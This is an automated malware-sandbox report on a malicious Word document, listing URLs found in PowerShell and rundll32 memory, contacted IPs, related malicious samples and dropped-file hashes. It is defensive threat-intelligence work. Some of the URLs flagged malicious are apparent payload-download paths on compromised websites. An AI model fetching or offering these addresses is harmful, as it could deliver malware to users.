http://www.ssc.lt/cps03	powershell.exe, 00000005.00000002.2334526019.000000001CFE300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://shop.nowfal.dev/wp-includes/RlMObf2j0/	powershell.exe, 00000005.00000002.2331398510.0000000003A8600.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0/	powershell.exe, 00000005.00000002.2326655007.0000000001F8200.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2334588090.0000000001DC0000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	powershell.exe, 00000005.00000003.2325890478.000000001D051000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	powershell.exe, 00000005.00000002.2326655007.0000000001F8200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.gva.es0	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	powershell.exe, 00000005.00000003.2325955165.000000001CFD400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	powershell.exe, 00000005.00000003.2325999069.000000001CFED00.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	powershell.exe, 00000005.00000002.2334526019.000000001CFE300.00000004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	powershell.exe, 00000005.00000002.2334509027.000000001CFD800.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	powershell.exe, 00000005.00000003.2325955165.000000001CFD400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	powershell.exe, 00000005.00000002.2326612864.0000000001EFD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	powershell.exe, 00000005.00000002.2334569128.000000001CFEE00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000005.00000002.2335494858.000000001D367000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2335520346.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2331519355.0000000001FA7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2335196008.0000000001FA7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	powershell.exe, 00000005.00000002.2326325895.00000000001A1000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	powershell.exe, 00000005.00000003.2326018353.000000001CFE900.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/Client1.crl0	powershell.exe, 00000005.00000003.2325980100.000000001CFC900.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/net1.crl0	powershell.exe, 00000005.00000003.2325947854.000000001D025000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2326937839.00000000023D000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	powershell.exe, 00000005.00000003.2326005559.000000001CFFD00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	powershell.exe, 00000005.00000002.2334418584.000000001CF9B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://linhkienmaytinh.tctedu.com/wp-snapshots/VzJM/	powershell.exe, 00000005.00000002.2331398510.0000000003A8600.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.e-szigno.hu/RootCA.crl	powershell.exe, 00000005.00000002.2334509027.000000001CFD800.00000004.00000001.sdmp	false		high
http://www.signatur.rtr.at/current.crl0	powershell.exe, 00000005.00000002.2334740754.000000001D058000.00000004.00000001.sdmp	false		high
http://crl.xrampsecurity.com/XGCA.crl0	powershell.exe, 00000005.00000003.2325955165.000000001CFD400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	powershell.exe, 00000005.00000002.2334740754.000000001D058000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	powershell.exe, 00000005.00000002.2334418584.000000001CF9B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	powershell.exe, 00000005.00000002.2326313954.000000000018200.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.net/docs	powershell.exe, 00000005.00000003.2325975821.000000001D133000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	powershell.exe, 00000005.00000003.2325909543.000000001CFDE00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000005.00000002.2326644631.0000000001F6900.00000004.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	powershell.exe, 00000005.00000003.2326018353.000000001CFE900.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	powershell.exe, 00000005.00000003.2325980100.000000001CFC900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	powershell.exe, 00000005.00000003.2325955165.000000001CFD400.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000005.00000002.2334898273.000000001D180000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2335074733.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2331258105.0000000001DC0000.00000002.00000001.sdmp	false		high
http://https://jflmktg.wpcomstaging.com/wp-content/AK/	powershell.exe, 00000005.00000002.2331398510.0000000003A86000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	powershell.exe, 00000005.00000003.2325961794.000000001CFF5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	powershell.exe, 00000005.00000003.2325980100.000000001CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	powershell.exe, 00000005.00000002.2334418584.000000001CF9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000005.00000003.2325986641.0000000001FA7000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	powershell.exe, 00000005.00000003.2325980100.000000001CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://shop.nowfal.dev	powershell.exe, 00000005.00000002.2331489213.0000000003B6A000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.acabogacia.org0	powershell.exe, 00000005.00000003.2325909543.000000001CFDE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.valicert.	powershell.exe, 00000005.00000002.2326612864.0000000001EFD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	powershell.exe, 00000005.00000002.2326597229.0000000001ECE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://e-wdesign.eu/wp-content/bn1IgDejh/	powershell.exe, 00000005.00000002.2331398510.0000000003A86000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	powershell.exe, 00000005.00000003.2325909543.000000001CFDE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	powershell.exe, 00000005.00000003.2325980100.000000001CFC9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	powershell.exe, 00000005.00000003.2325955165.000000001CFD4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000005.00000002.2335494858.000000001D367000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2335520346.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2331519355.0000000001FA7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2335196008.0000000001FA7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	powershell.exe, 00000005.00000003.2325955165.000000001CFD4000.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	powershell.exe, 00000005.00000002.2334509027.000000001CFD8000.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	powershell.exe, 00000005.00000002.2334509027.000000001CFD8000.00000004.00000001.sdmp	false		high
http://investor.msn.com/	powershell.exe, 00000005.00000002.2334898273.000000001D180000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2335074733.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2331258105.0000000001DC0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.valicert.com/1	powershell.exe, 00000005.00000002.2326612864.0000000001EFD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	powershell.exe, 00000005.00000002.2334509027.000000001CFD800.00000004.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2326937839.00000000023D000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://ocsp.quovadisoffshore.com0	powershell.exe, 00000005.00000002.2334740754.000000001D05800.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000005.00000002.2326644631.0000000001F6900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://traumfrauen-ukraine.de/bin/JyeS/	powershell.exe, 00000005.00000002.2331518603.0000000003BB200.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	powershell.exe, 00000005.00000003.2325975821.000000001D13300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com	powershell.exe, 00000005.00000002.2334898273.000000001D18000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2335074733.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2331258105.0000000001DC0000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0	powershell.exe, 00000005.00000002.2326655007.0000000001F8200.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	powershell.exe, 00000005.00000003.2325986641.0000000001FA700.00000004.00000001.sdmp	false		high
http://www.ancert.com/cps0	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.88.166	unknown	United States		13335	CLOUDFLARENETUS	true
192.0.78.20	unknown	United States		2635	AUTOMATTICUS	true
212.227.200.73	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
172.217.6.174	unknown	United States		15169	GOOGLEUS	true
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343979
Start date:	25.01.2021
Start time:	20:09:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	N00048481397007.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@44/12@6/5
EGA Information:	• Successful, ratio: 88.9%
HDC Information:	• Successful, ratio: 8.4% (good quality ratio 8%) • Quality average: 72% • Quality standard deviation: 25.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Execution Graph export aborted for target powershell.exe, PID 2280 because it is empty • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/343979/sample/N00048481397007.doc

Simulations

Behavior and APIs

Time	Type	Description
20:10:42	API Interceptor	1x Sleep call for process: msg.exe modified
20:10:43	API Interceptor	493x Sleep call for process: powershell.exe modified
20:12:35	API Interceptor	416x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.227.200.73	MENSAJE.doc	Get hash	malicious	Browse	• singleworld-online.com/img/DeeAt/
	MENSAJE.doc	Get hash	malicious	Browse	• singleworld-online.com/img/DeeAt/
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• singleworld-online.com/img/DeeAt/
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• singleworld-online.com/img/DeeAt/
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• singleworld-online.com/img/DeeAt/
172.217.6.174	Scan_Image_From_QUINNEY_&_ASSOCIATES.pdf	Get hash	malicious	Browse	• crl.pki.goog/GTSGIAG3.crl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	d5#U309a.doc	Get hash	malicious	Browse	• clients1.google.com/ocsp/MEkwRzBFMEMwQTAJBgUrDgMCGgUABBTy4Gr5hYodjXCbSRkjeqm1Gih%2BZAQUSt0GFhu89mi1dvWBtrtiGrpagS8CCEbXmsCz9vTc
190.55.186.229	Invoice 6682363.doc	Get hash	malicious	Browse	• 190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/
	certificado.doc	Get hash	malicious	Browse	• 190.55.186.229/t3u070voc/dhvfsiwa8/4hr1scfgu20pt/iroc8/mlfa/v0pznqop/
	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 190.55.186.229/i9lbsrtqcu0eub47zf/
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 190.55.186.229/jgeu/
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 190.55.186.229/mlqum5rvy23mclyw98/bxc1sxq6pyd4l/glso7yy9y6j/63ww5/j94pvx/
	PQWX99943.doc	Get hash	malicious	Browse	• 190.55.186.229/b0sm4wo0eycy/enwxs3/ch9vx64v/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	Acunetix Premium v13.0.201112128 Activation Tool.exe	Get hash	malicious	Browse	• 192.0.76.3
	D6mimHOcsr.exe	Get hash	malicious	Browse	• 192.0.78.24
	MPbBCArHPF.exe	Get hash	malicious	Browse	• 192.0.78.24
	mtsWWNDaNF.exe	Get hash	malicious	Browse	• 192.0.78.208
	A-SEONG CO.,LTD.pdf.exe	Get hash	malicious	Browse	• 192.0.78.24
	yty5HOxW3o.exe	Get hash	malicious	Browse	• 192.0.78.24
	KtJsMM8kdE.exe	Get hash	malicious	Browse	• 192.0.78.24
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 192.0.78.24
	Qs6ySVV95N.exe	Get hash	malicious	Browse	• 192.0.78.24
	inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 192.0.78.24
	r.exe	Get hash	malicious	Browse	• 192.0.78.25
	xwE6WlNHu1.exe	Get hash	malicious	Browse	• 192.0.78.24
	1bTpgGVn5mfDSUq.exe	Get hash	malicious	Browse	• 192.0.78.24
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• 192.0.78.25
	XSJY2sHjnq.exe	Get hash	malicious	Browse	• 192.0.78.24
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 192.0.78.24
	Quote RF-E79-STD-2021-083 Health Safety Items_pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	SKM_C221200706052800.exe	Get hash	malicious	Browse	• 192.0.78.25
	5IpRu2zSfu.dll	Get hash	malicious	Browse	• 192.0.84.247
	zuwmbstItB.dll	Get hash	malicious	Browse	• 192.0.84.247
GOOGLEUS	DHL.6.apk	Get hash	malicious	Browse	• 172.217.20.238
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 172.217.22.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL.6.apk	Get hash	malicious	Browse	• 172.217.20.238
	k.dll	Get hash	malicious	Browse	• 35.247.145.179
	DHL.apk	Get hash	malicious	Browse	• 216.58.207.138
	560911_P.EXE	Get hash	malicious	Browse	• 34.102.136.180
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	67654565677.htmL	Get hash	malicious	Browse	• 172.217.22.225
	documents_0084568546754.exe	Get hash	malicious	Browse	• 34.102.136.180
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-0 10203.exe.exe	Get hash	malicious	Browse	• 34.102.136.180
	pl.cda_310.apk	Get hash	malicious	Browse	• 172.217.23.14
	pl.cda_310.apk	Get hash	malicious	Browse	• 172.217.22.238
	Acunetix Premium v13.0.201112128 Activation Tool.exe	Get hash	malicious	Browse	• 172.217.22.226
	F-Droid.apk	Get hash	malicious	Browse	• 216.239.35.0
	F-Droid.apk	Get hash	malicious	Browse	• 172.217.20.238
	org.thoughtcrime.securesms_77202.apk	Get hash	malicious	Browse	• 216.58.207.138
	org.thoughtcrime.securesms_77202.apk	Get hash	malicious	Browse	• 172.217.20.234
	fusion.exe	Get hash	malicious	Browse	• 173.194.69.108
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 172.217.22.206
	recteq_v1.6.3_apkpure.com.apk	Get hash	malicious	Browse	• 172.217.22.206
CLOUDFLARENETUS	fod1jZt8yK.exe	Get hash	malicious	Browse	• 104.23.98.190
	info5440.xls	Get hash	malicious	Browse	• 104.21.7.112
	notif-3615.xls	Get hash	malicious	Browse	• 104.21.84.93
	RFQ for the supply of materialsservices for P.O. No. - 4700 001838.exe	Get hash	malicious	Browse	• 104.23.99.190
	notif6158.xls	Get hash	malicious	Browse	• 104.21.84.93
	file.exe	Get hash	malicious	Browse	• 172.67.188.154
	k.dll	Get hash	malicious	Browse	• 104.21.88.84
	Quotation for T10495.exe	Get hash	malicious	Browse	• 104.21.19.200
	FP4554867134UQ.doc	Get hash	malicious	Browse	• 172.67.215.216
	case (348).xls	Get hash	malicious	Browse	• 104.21.23.220
	case (348).xls	Get hash	malicious	Browse	• 172.67.213.245
	MENSAJE.doc	Get hash	malicious	Browse	• 172.67.156.114
	MENSAJE.doc	Get hash	malicious	Browse	• 172.67.156.114
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 172.67.156.114
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 104.16.19.94
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 104.21.89.45
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 104.21.89.45
	documents_0084568546754.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 172.67.188.154
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-0 10203.exe.exe	Get hash	malicious	Browse	• 172.67.143.106
ONEANDONE-ASBrauerstrasse48DE	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	GV52H7XsQ2.exe	Get hash	malicious	Browse	• 217.76.142.246
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 74.208.236.161
	13-2021.doc	Get hash	malicious	Browse	• 88.208.252.128
	mallware.exe	Get hash	malicious	Browse	• 212.227.15.142
	Messaggio 2001 2021 3-4543.doc	Get hash	malicious	Browse	• 88.208.252.128
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 74.208.236.196
	SecuriteInfo.com.Trojan.PackedNET.507.23078.exe	Get hash	malicious	Browse	• 74.208.236.121
	SCAN_52858535.doc	Get hash	malicious	Browse	• 88.208.252.128
	QtEQhJpxAt.exe	Get hash	malicious	Browse	• 216.250.12 0.149
	1tqW2LLr74.exe	Get hash	malicious	Browse	• 217.160.0.94
	PAP001.exe	Get hash	malicious	Browse	• 212.227.15.158
	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 217.160.0.179
	IMG_010357.doc	Get hash	malicious	Browse	• 217.160.0.242
	r.exe	Get hash	malicious	Browse	• 217.160.0.204
	PO81053.exe	Get hash	malicious	Browse	• 74.208.236.220

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	info5440.xls	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	notif-3615.xls	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	notif6158.xls	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	INC_Y5KPAYAWWU7.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	eiW9G6sAIS.xlsm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	eiW9G6sAIS.xlsm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	2531 2212 2020 QG-826729.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	USD_ Payment Schedule.xls	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	Arch 30 S_07215.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	Info-237-602317.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	Info-237-602317.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	8776139.docm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	8776139.docm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	2021_20_01_31624.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	433.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	RFQSDCL1005C1N5STDFM01.doc	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	7375568.docm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	6213805.docm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20
	7375568.docm	Get hash	malicious	Browse	• 104.21.88.166 • 212.227.200.73 • 192.0.78.20

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.091749386874233
Encrypted:	false
SSDEEP:	6:kKmwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:pkPlE99SNxAhUegeT2
MD5:	D8D9CB041F05D1C06F9AD4E8048FA455
SHA1:	DE90B45E0B2B6FF10FD829373A1A46EC3644513B
SHA-256:	33540B34D762E48E44D1BAE7AC867863B91615966CE294ACEDCCA4BF2CA39FE1
